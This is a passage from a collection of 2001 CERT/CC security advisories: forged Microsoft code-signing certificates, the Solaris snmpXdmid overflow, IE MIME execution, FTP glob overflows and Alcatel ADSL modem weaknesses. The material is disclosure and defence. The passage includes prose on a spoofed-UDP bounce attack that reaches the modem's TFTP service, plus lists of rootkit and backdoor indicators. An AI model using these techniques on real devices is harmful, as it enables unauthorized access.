On January 29 and 30, 2001, VeriSign, Inc. issued two certificates to an individual fraudulently claiming to be an employee of Microsoft Corporation. Any code signed by these certificates will appear to be legitimately signed by Microsoft when, in fact, it is not. Although users who try to run code signed with these certificates will generally be presented with a warning dialog, there will not be any obvious reason to believe that the certificate is not authentic.

I. Description

Microsoft released a security bulletin on March 22, 2001, describing two certificates issued by VeriSign to an individual fraudulently claiming to be an employee of Microsoft. The full text of Microsoft's security bulletin is available from their web site at http://www.microsoft.com/technet/security/bulletin/MS01-017.asp.

Additional information about this issue is also available from VeriSign's web site: http://www.verisign.com/developer/notice/authenticode/index.html.

This issue presents a security risk because even a reasonably cautious user could be deceived into trusting the bogus certificates, since they appear to be from Microsoft. Once accepted, these certificates may allow an attacker to execute malicious code on the user's system.

This problem is the result of a failure by the certificate authority to correctly authenticate the recipient of a certificate. Verisign has taken the appropriate action by revoking the certificates in question. However, this in itself is insufficient to prevent the malicious use of these certificates until a patch has been installed, because Internet Explorer does not check for such revocations automatically. Indeed, because the Certificates issued by Verisign do not contain any information regarding where to check for a revocation, Internet Explorer, or any browser, is unable to check for revocations of these certificates. Microsoft is developing an update that will enable revocation checking and install a revocation handler that compensates for the lack of information in the certificate.

II. Impact

Anyone with the private portions of the certificates can sign code such that it appears to have originated from Microsoft Corporation. If the user approves the execution of code signed by one of the bogus certificates, it can take any action on the system with the privileges of the user who approved the execution. The fake certificates can only be used for Authenticode signing.

III. Solution

Apply a Patch from Your Vendor

Microsoft has released an update to correct this vulnerability. The patch is described in more detail in the Microsoft security bulletin at
http://www.microsoft.com/technet/security/bulletin/MS01-017.asp.

Check "Microsoft Corporation" Certificates

You can identify the fake certificates by checking the validity dates and serial numbers of the certificates. When prompted to authorize the execution of code signed by "Microsoft Corporation", press the "More Info" button to obtain additional information about the certificate used to sign the code.

The fake certificates have the following description:

> Issued to: Microsoft Corporation
> Issued by: VeriSign Commercial Software Publishers CA
> Valid from 1/29/2001 to 1/30/2002
> Serial number is 1B51 90F7 3724 399C 9254 CD42 4637 996A
>
> Issued to: Microsoft Corporation
> Issued by: VeriSign Commercial Software Publishers CA
> Valid from 1/30/2001 to 1/31/2002
> Serial number is 750E 40FF 97F0 47ED F556 C708 4EB1 ABFD

No legitimate certificates were issued to Microsoft between January 29 and 30, 2001. Certificates with these initial validity dates or serial numbers should not be authorized to execute code.

The certificate revocation list for the fake certificates can be found at
http://crl.verisign.com/Class3SoftwarePublishers.crl.

Appendix A Vendor Information

Microsoft Corporation

Microsoft has published a security bulletin describing this issue at
http://www.microsoft.com/technet/security/bulletin/MS01-017.asp.

Netscape

Netscape takes all security and privacy issues very seriously. The Netscape browser does not allow the execution of ActiveX controls, signed or unsigned, and therefore Netscape users are not vulnerable to exploits which rely on signed ActiveX. In the unlikely event that Netscape users are presented with signed content from Microsoft requesting enhanced privileges, Netscape users can protect themselves by denying permission to any such request.

Revision History

```
March 22, 2001: Initial release
```

```
March 25, 2001: Clarified that IE, or any browser, is unable to
check for revocations of certificates that don't contain CDP information.
```

```
March 27, 2001: Added a sentence about Microsoft's update.
```

```
March 30, 2001: Added information about the software update from Microsoft.
```

5 CA-2001-05: Exploitation of snmpXdmid

Original release date: March 30, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

Any machine running Solaris 2.6, 7, or 8 with snmpXdmid installed and enabled. snmpXdmid is installed and enabled by default on these systems.

Overview

The CERT/CC has received numerous reports indicating that a vulnerability in snmpXdmid is being actively exploited. Exploitation of this vulnerability allows an intruder to gain privileged (root) access to the system.

I. Description

The SNMP to DMI mapper daemon (snmpXdmid) translates Simple Network Management Protocol (SNMP) events to Desktop Management Interface (DMI) indications and vice-versa. Both protocols serve a similar purpose, and the translation daemon allows users to manage devices using either protocol. The snmpXdmi daemon registers itself with the snmpdx and dmid daemons, translating and forwarding requests from one daemon to the other.

snmpXdmid contains a buffer overflow in the code for translating DMI indications to SNMP events. This buffer overflow is exploitable by local or remote intruders to gain root privileges.

More information about this vulnerability can be found in

CERT/CC Vulnerability Note VU#648304 - Sun Solaris DMI to SNMP mapper daemon snmpXdmid contains buffer overflow

Affected sites have reported discovering the following things on compromised systems:

- Evidence of extensive scanning for RPC services (port 111/{udp,tcp}) with explicit requests for the snmpXdmid service port prior to the exploit attempt
- A core file from snmpXdmid on the / partition
- An additional copy of inetd running (possibly using /tmp/bob as a configuration file)
- A root-privileged telnet backdoor installed and listening on port 2766 (although any port could be used)
- An SSH backdoor installed and listening on port 47018 (although any port could be used)
- An IRC proxy installed as /var/lp/lpacct/lpacct and listening on port 6668
- A sniffer installed as /usr/lib/lpset

- Logs altered to hide evidence of the compromise
- System binaries replaced by a rootkit installed in /dev/pts/01/ and /dev/pts/01/bin (the versions of 'ls' and 'find' installed by the rootkit do not show these directories)

  The contents of /dev/pts/01 may include

  - bin
  - crypt
  - idsol
  - patcher
  - su-backup
  - utime
  - bnclp
  - idrun
  - l3
  - pg
  - urklogin

  The contents of /dev/pts/01/bin may include

  - du
  - find
  - ls
  - netstat
  - passwd
  - ping
  - psr
  - sparcv7
  - su

Note: Since 'ps' and 'netstat' are both replaced by the rootkit, they will not show these processes or open ports. However, you may find that '/usr/ucb/ps' is still intact, and will show the additional processes.

II. Impact

A local or remote user that is able to send packets to the snmpXdmi daemon on a system may gain root privileges.

III. Solution

- **Apply a patch from Sun when it is available**
- Sun has been notified of this issue and is actively working on patches to address the problem. This advisory will be updated when patches are available.

- **Disable snmpXdmi**

- Until patches are available, sites that do not use both SNMP and DMI are stongly encouraged to disable snmpXdmid.

  One way to accomplish this is to issue the following commands (as root):

  1. Prevent the daemon from starting up upon reboot

     mv /etc/rc3.d/SXXdmi /etc/rc3.d/KXXdmi
     - Killing the currently running daemon

     /etc/init.d/init.dmi stop
     - Verify that the daemon is no longer active

     ps -ef | grep dmi
     - As an additional measure, you may wish to make the daemon non-executable

     chmod 000 /usr/lib/dmi/snmpXdmid

- **Restrict access to snmpXdmi and other RPC services**
- For sites that require the functionality of snmpXdmi or other RPC services, local IP filtering rules that prevent hosts other than localhost from connecting to the daemon may mitigate the risks associated with running the daemon. Sun RPC services are advertised on port 111/{tcp,udp}. The snmpXdmid RPC service id is 100249; use 'rpcinfo -p' to list local site port bindings:

  ```
  # rpcinfo -p | grep 100249
    100249 1 udp 32785
    100249 1 tcp 32786
  ```

  Note that site-specific port binding will vary.

Appendix A Vendor Information

Sun Microsystems

We can confirm that this affects all versions of Solaris that ship the SNMP to DMI mapper daemon, that is, Solaris 2.6, 7 and 8. To the best of my understanding from discussion with the engineering group working on this, for sites which do use DMI (dmispd) and the mapper (snmpXdmid), there are no workarounds.

The CERT/CC thanks Job de Haas (job@itsx.com) of ITSX BV Amsterdam, The Netherlands (http://www.itsx.com) for reporting this vulnerability to the CERT/CC.

This document was written by Brian B. King with significant contributions by Jeff Havrilla, and Cory F. Cohen.

Revision History

```
March 30, 2001: Initial release
```

6 CA-2001-06: Automatic Execution of Embedded MIME Types

Original release date: April 03, 2001
Last revised: September 19, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- All Windows versions of Microsoft Internet Explorer 5.5 SP1 or earlier, except IE 5.01 SP2, running on x86 platforms
- Any software which utilizes vulnerable versions of Internet Explorer to render HTML

Overview

Microsoft Internet Explorer has a vulnerability triggered when parsing MIME parts in a document that allows a malicious agent to execute arbitrary code. Any user or program that uses vulnerable versions of Internet Explorer to render HTML in a document (for example, when browsing a filesystem, reading email or news messages, or visiting a web page), should immediately upgrade to a non-vulnerable version of Internet Explorer.

I. Description

There exists in Internet Explorer a table which is used to determine how IE handles MIME types when it encounters MIME parts in any type of HTML document, be it email message, newsgroup posting, web page, or local file. This table contains a set of entries that cause Internet Explorer to open the MIME part without giving the end user the opportunity to decide if the MIME part should be opened. This vulnerability allows an intruder to construct malicious content that, when viewed in Internet Explorer (or any program that uses the IE HTML rendering engine), can execute arbitrary code. It is not necessary to run an attachment; simply viewing the document in a vulnerable program is sufficient to execute arbitrary code.

For more details, see Microsoft Security Bulletin MS01-020 on this topic at: http://www.microsoft.com/technet/security/bulletin/MS01-020.asp.

There have been reports that simply previewing HTML content (as in a mail client or filesystem browser) is sufficient to trigger the vulnerability. The impact of viewing malicious code in this manner is being evaluated.

The CERT/CC is currently unaware of any reports of this vulnerability being used to successfully attack a system. Demonstration code exploiting this vulnerability has been published in several public forums. This vulnerability is being referenced in CVE as CAN-2001-0154 and by the CERT/CC as VU#980499.

II. Impact

Attackers can cause arbitrary code to be executed on a victim's system by embedding the code in a malicious email, or news message, or web page.

III. Solution

Apply the patch from Microsoft

Apply the patch from Microsoft, available at: http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp.

As noted in the 'Caveats' section of the Microsoft advisory, end users must apply this patch to supported versions of Microsoft's browser. This means IE must be upgraded to IE 5.01 Service Pack 1 or IE 5.5 Service Pack 1 before users can apply this patch. Users who have not previously upgraded will incorrectly receive a message stating that they do not need to apply this patch, even though they are vulnerable. Users are advised to upgrade to IE 5.5 SP1, IE 5.01 SP1 or SP2 (which has this patch incorporated in it) and apply the appropriate patch.

An excerpt from MS01-020:

```
Caveats:

If the patch is installed on a system running a version of IE other
than the one it is designed for, an error message will be displayed
saying that the patch is not needed. This message is incorrect, and
customers who see this message should upgrade to a supported version
of IE and re-install the patches.
```

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cyrusoft International, Inc.

Mulberry does not use Internet Explorer to render HTML within Mulberry itself and is not vulnerable to these kinds of problems. Users can save HTML attachments to disk and then view those in browsers susceptible to this problem, but this requires the direct intervention of the user to explicitly save to disk - simply viewing HTML in Mulberry does not expose users to these kinds of problems.

Our HTML rendering is a basic styled-text only renderer that does not execute any form of scripts. This is true on all the platforms we support: Win32, Mac OS (Classic & X), Solaris, linux.

An official statement about this is available on our website at:
http://www.cyrusoft.com/mulberry/htmlsecurity.html.

Lotus Development Corporation

Notes doesn't use IE to display HTML formatted email.

If a user's browser preferences specify Notes with Internet Explorer, then the version of Internet Explorer that is installed on the user's workstation is used for browsing. It is launched as an ActiveX component within Notes, but Notes does not ship any IE code. If Internet Explorer is chosen as the user's preferred browser, then Notes launches Internet Explorer in a separate window and opens the link. The Notes client does not need to be upgraded but the user must upgrade their version of Internet Explorer to prevent against this vulnerability, which they should do anyway.

Microsoft Corporation

Please see the advisory (MS01-020, "Incorrect MIME Header Can Cause IE to Execute E-mail Attachment") related to this issue at:
http://www.microsoft.com/technet/security/bulletin/MS01-020.asp.

A patch is available for this issue at:
http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp.

Note: The above patch has been superseded by the IE 5.01 and 5.5 patch\ es discussed in MS01-027.

Netscape Communications Corporation

We have concluded that the bug, as described above, does NOT affect Netscape clients 4.x and 6.x for the following two reasons:

1. We ALWAYS verify that the user wants to open/launch the attachment with a link. The user must click this link to view/launch the attachment.
2. Also, we ALWAYS stay true to the MIME type given. Therefore, if someone sent a malicious .exe file, and manually changed the MIME type to image/gif, Netscape would open the file as a gif. The result would be garbled binary code.

As a result of our forced check for user authorization (bullet #1) we assume that the bug in question does not affect us.

Opera Software

Opera does not use Internet Explorer or any other external software to render HTML.

QUALCOMM Incorporated

It is unclear at this time what impact, if any, this vulnerability has on Eudora clients.

Appendix B References

1. Havrilla, J., and Hernan, S., "CERT Vulnerability Note VU#980499: *Certain MIME types can cause Internet Explorer to execute arbitrary code when rendering HTML*", March 2001. https://www.kb.cert.org/vuls/id/980499

Microsoft has acknowledged Juan Carlos Cuartango for bringing this issue to their attention.

This document was written by Jeffrey S. Havrilla and Shawn V. Hernan. If you have feedback, comments, or additional information about this issue, please send us email.

Revision History

```
April 03, 2001:  Initial release

April 05, 2001:  Updated vendor statement from Lotus

April 12, 2001:  Updated vendor statement from Netscape

April 12, 2001:  Modified "Systems Affected" to exclude all non-Win-
tel platforms

September 19, 2001:     Added link to superceded patches at MS01-027
```

7 CA-2001-07: File Globbing Vulnerabilities in Various FTP Servers

Original release date: April 10, 2001
Last revised: May 09, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

FTP servers on various platforms

Overview

A variety of FTP servers incorrectly manage buffers in a way that can lead to remote intruders executing arbitrary code on the FTP server. The incorrect management of buffers is centered around the return from the glob() function, and may be confused with a related denial-of-service problem. These problems were discovered by the COVERT Labs at PGP Security.

I. Description

Filename "globbing" is the process of expanding short-hand notation into complete file names. For example, the expression "*.c" (without the quotes) is short-hand notation for "all files ending in ".c" (again, without the quotes). This is commonly used in UNIX shells, in commands such as ls *.c. Globbing also often includes the expansion of certain characters into system-specific paths, such as the expansion of tilde character (~) into the path of the home directory of the user specified to the right of the tilde character. For example, "~foo" expands to the home directory for the user "foo" on the current system. The expressions used in filename globbing are not strictly regular expressions, but they are syntactically similar in many ways.

Many FTP servers also implement globbing, so that the command mget *.c means retrieve all the files ending in ".c," and get ~foo/file.name means get the file named "file.name" in the home directory of foo.

The COVERT Labs at PGP Security have discovered a means to use the expansion done by the glob function to overflow various buffers in FTP servers, allowing an intruder to execute arbitrary code. For more details about their discovery, see
http://www.pgp.com/research/covert/advisories/048.asp.

Quoting from that document:

> *[...] when an FTP daemon receives a request involving a file that has a tilde as its first character, it typically runs the entire filename string through globbing code in order to*

> *resolve the specified home directory into a full path. This has the side effect of expanding other metacharacters in the pathname string, which can lead to very large input strings being passed into the main command processing routines. This can lead to exploitable buffer overflow conditions, depending upon how these routines manipulate their input.*

For the latest information regarding this vulnerability, including information related to vendors' exposure to this problem, consult the vulnerability note describing this problem, available at http://www.kb.cert.org/vuls/id/808552.

II. Impact

Intruders can execute arbitrary code with the permissions of the process running the FTP server.

III. Solution

Apply a patch or workaround from your vendor, as described in Appendix A.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Apple

Mac OS X 10.0.2 and later include a fix for File Globbing vulnerability.

Compaq Computer Corporation

COMPAQ COMPUTER CORPORATION

----
x-ref: J Compaq case id - SSRT1-83

At the time of writing this document, Compaq is currently investigating the potential impact to Compaq's ftp service.

Initial tests indicate Compaq's ftp service is not vulnerable.

As further information becomes available Compaq will provide notice of the completion/availibility of any necessary patches through AES services (DIA,DSNlink FLASH and posted to the Services WEB page) and be available from your normal Compaq Services Support channel.

COMPAQ COMPUTER CORPORATION

FreeBSD, Inc.

FreeBSD is vulnerable to the glob-related bugs. We have corrected these bugs in FreeBSD 5.0-CURRENT and FreeBSD 4.2-STABLE, and they will not be present in FreeBSD 4.3-RELEASE.

Fujitsu

[...] we have determined that the versions of UXP/V shown below are vulnerable. JPatches are being prepared and will be assigned the patch numbers also shown below:

```
OS Version,PTF level patch ID

-------------------- --------

UXP/V V20L10 X01021  UX28161

UXP/V V20L10 X00091  UX28160

UXP/V V10L20 X01041  UX15527
```

Hewlett-Packard Company

As originally stated in the NAI Covert labs Advisory, HP is vulnerable. We will be releasing four patches, one each for Pre 10.20, 10.20 , 11.00 and 11.11. Watch for the associated HP security Bulletin announcing the patches when coding and testing is successfully completed.

IBM Corporation

[...] we have not found the described vulnerabilities to exist in the AIX versions of glob as used in the ftp daemon.

NetBSD

Please be aware that as of March 29, 2001, NetBSD has a fix for both the glob resource consumption (via an application controlled GLOB_LIMIT flag) and the buffer overflow (always enforced). These fixes should work on any 4.4BSD derived glob(3).

publicfile

publicfile has none of these bugs, deliberately avoids globbing, and has never used any ftpd-derived code. See http://cr.yp.to/publicfile.html.

SGI

SGI acknowledges the vulnerability reported by NAI COVERT Labs and is currently investigating. No further information is available at this time.

As further information becomes available, additional advisories will be issued via the normal SGI security information distribution methods including the wiretap mailing list and http://www.sgi.com/support/security/.

For the protection of all our customers, SGI does not disclose, discuss or confirm vulnerabilities until a full investigation has occurred and any necessary patch(es) or release streams are available for all vulnerable and supported IRIX operating systems.

Until SGI has more definitive information to provide, customers are encouraged to assume all security vulnerabilities as exploitable and take appropriate steps according to local site security policies and requirements.

The CERT Coordination Center would like to thank the COVERT Labs at PGP Security for notifying us about this problem and for their help in constructing this advisory.

Author: Shawn V. Hernan

Revision History

```
April 10, 2001:  Initial release

April 10, 2001: Added a statement from publicfile

May 09, 2001: Added a statement from HP

May 16, 2001: Added a statement from Apple
```

8 CA-2001-08: Multiple Vulnerabilities in Alcatel ADSL Modems

Original release date: April 10, 2001
Last revised: April 12, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Alcatel Speed Touch Home ADSL Modem
- Alcatel 1000 ADSL Network Termination Device

Overview

The San Diego Supercomputer Center (SDSC) has recently discovered several vulnerabilities in the Alcatel Speed Touch Asymmetric Digital Subscriber Line (ADSL) modem. These vulnerabilities are the result of weak authentication and access control policies and exploiting them will lead to one or more of the following: unauthorized access, unauthorized monitoring, information leakage, denial of service, and permanent disability of affected devices.

The SDSC has published additional information regarding these vulnerabilities at http://security.sdsc.edu/self-help/alcatel/.

I. Description

VU#211736 - Alcatel ADSL modems grant unauthenticated TFTP access via Bounce Attacks

Alcatel ADSL modems allow unauthenticated Trivial File Transfer Protocol (TFTP) access from the local area network (LAN) as a method to update firmware and to make configuration changes to the device. In conjunction with one of several common vulnerabilities, a remote attacker may be able to gain unauthenticated access as well.

For example, if a system on the LAN side of the ADSL modem has the UDP echo service enabled, a remote attacker may be able to spoof packets such that the ADSL modem will believe that this traffic originated from the local network. By sending a packet to the UDP echo service with a spoofed source port of 69 (TFTP) and a source address of 255.255.255.255, the system providing the echo service can be tricked into sending a TFTP packet to the ADSL modem. If a system offering this service is accessible from the Internet it may be possible to use the system to attack the ADSL modem.

Any mechanism for "bouncing" UDP packets off systems on the LAN side of the network may potentially allow a remote attacker to gain TFTP access to the device. Gaining TFTP access to the device allows the remote attacker to essentially gain complete control of the device.

VU#243592 - Alcatel ADSL modems provide EXPERT administrative account with an easily reversible encrypted password

Alcatel ADSL modems contain a special account (EXPERT) for gaining privileged access to the device. This account is secured via a challenge-response password authentication mechanism. While the use of such a mechanism is commendable, the algorithm used is not sufficiently strong. Attackers who know the algorithm used to compute the response can compute the correct response using information given to them during the login process.

Because the EXPERT account is accessible via TELNET, HTTP, and FTP, the ADSL modem must have an IP address that is accessible from the Internet to exploit this vulnerability. Alcatel ADSL products do not enable this feature over the wide area network (WAN) interface by default. Note however, that an attacker with TFTP access may be able to reconfigure the device to enable this feature.

This authentication mechanism is present even if the user has set a user supplied password.

Any problem or vulnerability on your internal network that allows an intruder to communicate with the modem may lead to its compromise, including Trojan horses, compromised systems, or other "bounce" vulnerabilities like the FTP bounce vulnerability described in http://www.cert.org/tech_tips/ftp_port_attacks.html.

VU#212088 - Alcatel ADSL modems contain a null default password

The Alcatel Speed Touch ADSL modem ships with a null default password, permitting unauthenticated access via TELNET, HTTP, and FTP. As with the EXPERT account vulnerability, the device must have an externally accessible IP address.

VU#490344 - Alcatel ADSL modems provide unauthenticated TFTP access via physical access to the WAN interface

To allow your ISP to upgrade the firmware of the ADSL modem remotely, unauthenticated TFTP access is provided to users with physical access to the wire on the WAN side of the modem. While this access is normally used by your ISP, it could also be abused by an attacker with physical access to the wire outside of your home.

II. Impact

VU#211736 - Alcatel ADSL modems grant unauthenticated TFTP access via Bounce Attacks

A remote attacker may be able to gain access to perform TFTP operations. These operations include

- inspection of configuration data

- recovery and setting of passwords
- inspection and updates to the firmware
- destructive updates to the firmware
- malicious custom updates to the firmware

Note that the Alcatel ADSL modems do not provide any mechanism for determining the validity of firmware updates, so a remote attacker may be able to install custom firmware that operated as a distributed denial of service client or a network sniffer. Similarly, an attacker could produce an invalid firmware revision that would disable the device completely, leaving victims no alternative but to return the disabled unit to the manufacturer.

VU#243592 - Alcatel ADSL modems provide EXPERT administrative account with an easily reversible encrypted password

Attackers who are able to connect to the ADSL modem can enter a predictable user ID and password to gain privileged access to the device. This access can be used to reconfigure the device, potentially introducing additional security weaknesses.

VU#212088 - Alcatel ADSL modems contain a null default password

Unless the user or Internet service provider changes the default password of an affected device, a remote attacker can access the modem via TELNET, HTTP, or FTP. In the case of TELNET and HTTP, this vulnerability grants the attacker read and write access to device configuration. For FTP, this vulnerability allows the attacker to browse the file structure of the affected device.

VU#490344 - Alcatel ADSL modems provide unauthenticated TFTP access via physical access to the WAN interface

An attacker with physical access to your wire may be able to gain unauthenticated TFTP access to the device with the same impacts as described in the "bounce" vulnerability (VU#211736).

III. Solution

Set a password for your ADSL modem

Because the Alcatel ADSL modems ship without a password by default, an attacker may be able to gain access if this password has not been set. Users are encouraged to set a password when the device is first configured. This solution does not protect you from all of the vulnerabilities described above. In particular, a user supplied password does not prevent the use of the EXPERT account.

Block malicious traffic at your network perimeter

If you have a home firewall product you may be able to prevent the TFTP UDP bounce attack by filtering one or more of the following types of traffic:

- packets with spoofed source addresses
- packets with a source address of 255.255.255.255

- packets with a destination port of echo (or other "simple" services)

Note that intruders who are able to gain access to your local area network may be able to gain unauthenticated TFTP access using mechanisms other than the TFTP UDP bounce method.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Alcatel

Alcatel Speed Touch ADSL modem Security

INFORMATION

There have been some discussions in the press regarding security of Alcatel DSL modems and the security of DSL services in general.

The major vulnerability referred to in the advisory (*VU#211736 - Alcatel ADSL modems grant unauthenticated TFTP access via Bounce Attacks*), does not apply to mainstream Operating Systems used by residential and small business subscribers (e.g. Windows 95, 98, 98se, ME, and typical installations of NT4.0 Workstation, 2000 Professional and the latest commercial releases of Linux).

On Microsoft Windows Operating Systems, the "echo" service exploited to bounce TFTP traffic to the modem, is either not available as part of the OS (Windows 95, 98,98se, ME), or is not installed in a "typical" installation (NT4.0 Workstation and 2000 Professional).

It should be noted, however, that without a firewall, any PC in any configuration (home PC or in a LAN) is open for attacks by hackers, that can alter software, install viruses, spy information, etc. Especially PCs connected to the Internet through 'always on' Cable or DSL services should be protected through firewalls.

Therefore Alcatel highly recommends the use of firewalls as a general practice for always-on connections. Additionally Alcatel has started an initiative to qualify firewall software that will provide users with the highest possible degree of security. Alcatel will publish and update lists of recommended firewalls on its website in the near future.

The firewall recommendation is especially relevant for server applications, where a generic vulnerability for FTP-bounce may be present, as described in CA-1997-27.

One should in any case be aware of the fact that firewalls also continuously evolve to mitigate the subsequent security issues as they arise in the security experts community.

Hence, the deployment of firewalls also inherently presumes an attitude towards the implementations of regular updates just as for anti-virus software.

General Security Considerations for broadband remote access service

Security in Modems and Networks

In any network there are two main types of security: network security and user security (more specifically, user content security).

Wide Area Network (WAN) security is concerned with protecting a network from malicious usage. Security at the Customer Premise Equipment (CPE) level is less available - unlike all other network levels -, since this equipment is not directly controlled by a Network Operator or an ISP. This is true for any type of CPE, including telephones, modems (analogue, DSL or cable) and fax machines. For a Network Operator's, ISP's or private network security can only be guaranteed at the network level. In other words, a network should stay operational at all times. Such type of security is already provided by Alcatel, built-in its DSLAM (operated by the service provider).

User security is concerned with protecting the content and local area network of an end-user. This type of security has to be implemented on Local Area Network (LAN) or PC level at the customer premises.

This is standard practice for any network connection (i.e. leased lines, cable modem, DSL). Generally such modems provide connectivity to the network and not security. User content security can be reinforced at the LAN level by installing a dedicated firewall software and/or hardware, either on the server or on the PC, or by installing a dedicated firewall device. Alcatel also provides DSL modems which have firewall security. User content and LAN security is the responsibility of the user.

There are many software and hardware products on the market to ensure security, including Alcatel products.

Modem security

Alcatel's modems are designed to allow users to alter the firmware.

This is a standard feature built into some of the Speed Touch modems to allow local or - in case of the Speed Touch Pro - remote software upgrades. Access from the LAN interface (i.e. local access) into the modem does not constitute a security problem, since the modem normally belongs to the person who is using it. (For this reason no remote access is possible on the Speed Touch Home).

On the Speed Touch Pro, a protection mechanism feature is implemented to ensure that nobody can gain remote access to the modem (or via the WAN/DSL interface). This mechanism guarantees that nobody from outside can access the modem and change modem settings.

Alcatel ships all modems with the protection activated. However, it's easy for a modem owner to deactivate the protection (the procedure for activating this protection mechanism is described below).

This protection can be switched off locally by the modem owner, in case the service provider wants to do upgrades or do remote management. The service provider normally manages this process, and the service provider explains to the end-user how to deactivate the protection and how to re-activate it again.

Specific Recommendations to this Advisory

This Advisory applies to Speed Touch Home up to Rel. 3.2.5, Speed Touch Pro up to Rel 3.2.5, Alcatel 1000 ANT Rel 3.1.

Advisory Statement

Alcatel ADSL modems grant unauthenticated TFTP access via User Datagram Protocol (UDP) bounce.

Alcatel ADSL modems allow unauthenticated Trivial File Transfer Protocol (TFTP) access from the local area network (LAN) as a method for updating firmware and making configuration changes to the device. In conjunction with a common vulnerability, a remote attacker may be able to gain unauthenticated access as well.

Alcatel's answer

Correct. TFTP together with FTP are protocols that are used in the modem to upgrade the system software (firmware). This gives the capability to the user to benefit from new features at all times. This upgrade is done from the LAN network (or the user port) that can only be accessed by the modem user/owner.

However, this is an action that is not allowed from the WAN interface by external users.

Speed Touch Home modems (typically in bridged configuration) with no embedded firewall and used for LAN interconnect, give transparent access to the LAN. If this is used for connection to the Internet, additional measures have to be taken, since outside intruders can access the LAN and access the modem via a bouncing mechanism. Explanation on how to use the modem correctly and to alleviate this issue is described in the chapter: Measures for Speed Touch Home modems.

In any case one should note that the vat majority of operating systems used in residential of small business applications do not exhibit this security vulnerability (cf. non-exhaustive list above).

Advisory Statement

Alcatel ADSL modems provide EXPERT administrative account with an easily reversible encrypted password.

Alcatel ADSL modems contain a special account (EXPERT) for gaining privileged access to the device. This account is secured via a challenge-response password authentication mechanism. While the use of such a mechanism is commendable, the algorithm used is not sufficiently strong. Attackers with knowledge of the algorithm used to compute the response are able to compute the correct response given information visible during the login process.

Alcatel's answer

This is correct. Alcatel provides expert level access for technical support and maintenance activities by service personnel. To avoid that the user accidentally enters this mode, this mode is not documented in the manual and is password protected. As such, the password is not intended to protect against intrusion of malicious users. The Speed Touch Pro offers another feature, called "system protection", providing this security. The system protection disables the capability of remotely (this is via a wide area network) accessing this expert level, which could be used by outside attackers.

Advisory Statement

Alcatel ADSL modems contain a null default password

The Alcatel Speed Touch ADSL modem ships with a null default password, permitting unauthenticated access via TELNET, HTTP, and FTP. As with the EXPERT account vulnerability, the device must have an externally accessible IP address.

Alcatel's answer

This is correct, there is no default password. During the installation, the user can configure the parameters, and protect this with it's own password. This is a standard practice. The same "system protection" offers additional security against malicious users, which are entering from the WAN side and are not owner of the modem. The same "system protection" guarantees this security. See question 2 for Speed Touch Home users.

Advisory Statement

Alcatel ADSL modems provide unauthenticated TFTP access via physical access to the WAN interface

To allow your ISP to upgrade the firmware of the ADSL modem remotely, unauthenticated TFTP access is provided to users with physical access to the wire on the WAN side of the modem. While this access is normally used legitimately by your ISP, an attacker could also abuse it with physical access to the wire outside of your home or at a local access point.

Alcatel's answer

Correct. This is true for all communication in general, e.g. voice traffic, leased line data traffic. Physical wire access to a public network by third parties is considered as crime. However, in cases where a high degree of security is required, specialized encryption methods are used such as IPSec are typically. This is a practice used by banks, insurance company's etc. is recommended whatever the data network is that is used for highly sensitive information.

What, if anything, can service providers do to guard against this problem in their network? What can consumers do to guard against the problem?

All modems that are shipped by Alcatel are by default "system protected", and this is the recommended default operation. As a result, in the majority of the cases, there is no real problem. In general, it is strongly disadvised that end-users alter this default setting. However, in certain cases where the service provider manages the modem (as a managed service) with the Speed Touch Pro, the "system protection" is disabled to be able to manage the modem remotely. See measures for Speed Touch Pro modems for more info.

Specific Measures for Speed Touch Home modems

Speed Touch Home modems in bridged mode provide transparent access to the LAN (e.g. homeworking, branch office). When the LAN is connected to the Internet, it is standard practice to provide additional security measures to shield the LAN environment from general accessibility from the Internet. Possible measures are:

1) For single PC connections or small home networks, it is recommended to disable the echo service on the Operating system, or to install a quality Firewall software on hosts.

2) For more advanced networks, a dedicated firewall is recommended, or equivalently, make use of Speed Touch Pro with Firewall.

3) Alternatively, the service provider can provide the protection in the network. The routers or broadband remote access servers can be configured to drop all packets with broadcast source address, which are considered illegal according to RFC1812.

Specific Measures for Speed Touch Pro modems

As explained before, in some cases the "system protection" is disabled when service providers offer a managed service. In those cases the user could enable the "system protection" on the Speed Touch Pro modem. However, we do not recommend this without consulting the service provider. Typically, in managed service, the modem is property of the service provider and should allow configuration by the service provider. In the case of a managed service, the service provider provides security at network level by configuring the broadband remote access server to only allow the management server of the service provider to communicate with the management interface of the modems.

If you need to verify or alter the configuration of the system protection, proceed as described below:

- Setup a telnet connection to your modem. Telnet address is 10.0.0.138
- Type "Enter" at the User Name prompt
- Wait for the next prompt and then type the following:

    -
    - => ip config
- The information on you firmware protection feature is given in the second line of the response
    -
    - If it is "ON", your modem has the security features activated and you have nothing to worry about.
    - If it is "OFF", you are vulnerable to the attacks. You can adjust the security settings as follows:
    - At the command prompt, type
        -
        - => ip config firewalling on
        - => config save

Continuous updates regarding the security aspects of Alcatel DSL CPE are provided on the site http://www.alcatel.com/consumer/dsl/security.htm

The CERT Coordination Center would like to thank Tom Perrine and Tsutomu Shimomura of the San Diego Supercomputer Center for notifying us about this problem and their help in constructing this advisory.

Authors: This document is based on research by the SDSC and was written by Cory Cohen, Jeffrey P. Lanza, and John Shaffer.

Revision History

```
April 10, 2001:  Initial release

April 12, 2001:  Added revised Alcatel vendor statement, removed
original statement
```

9 CA-2001-09: Statistical Weaknesses in TCP/IP Initial Sequence Numbers

Original release date: May 01, 2001
Last revised: Feb 28, 2005
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems using TCP stacks which have not incorporated RFC1948 or equivalent improvements
- Systems not using cryptographically-secure network protocols like IPSec

Overview

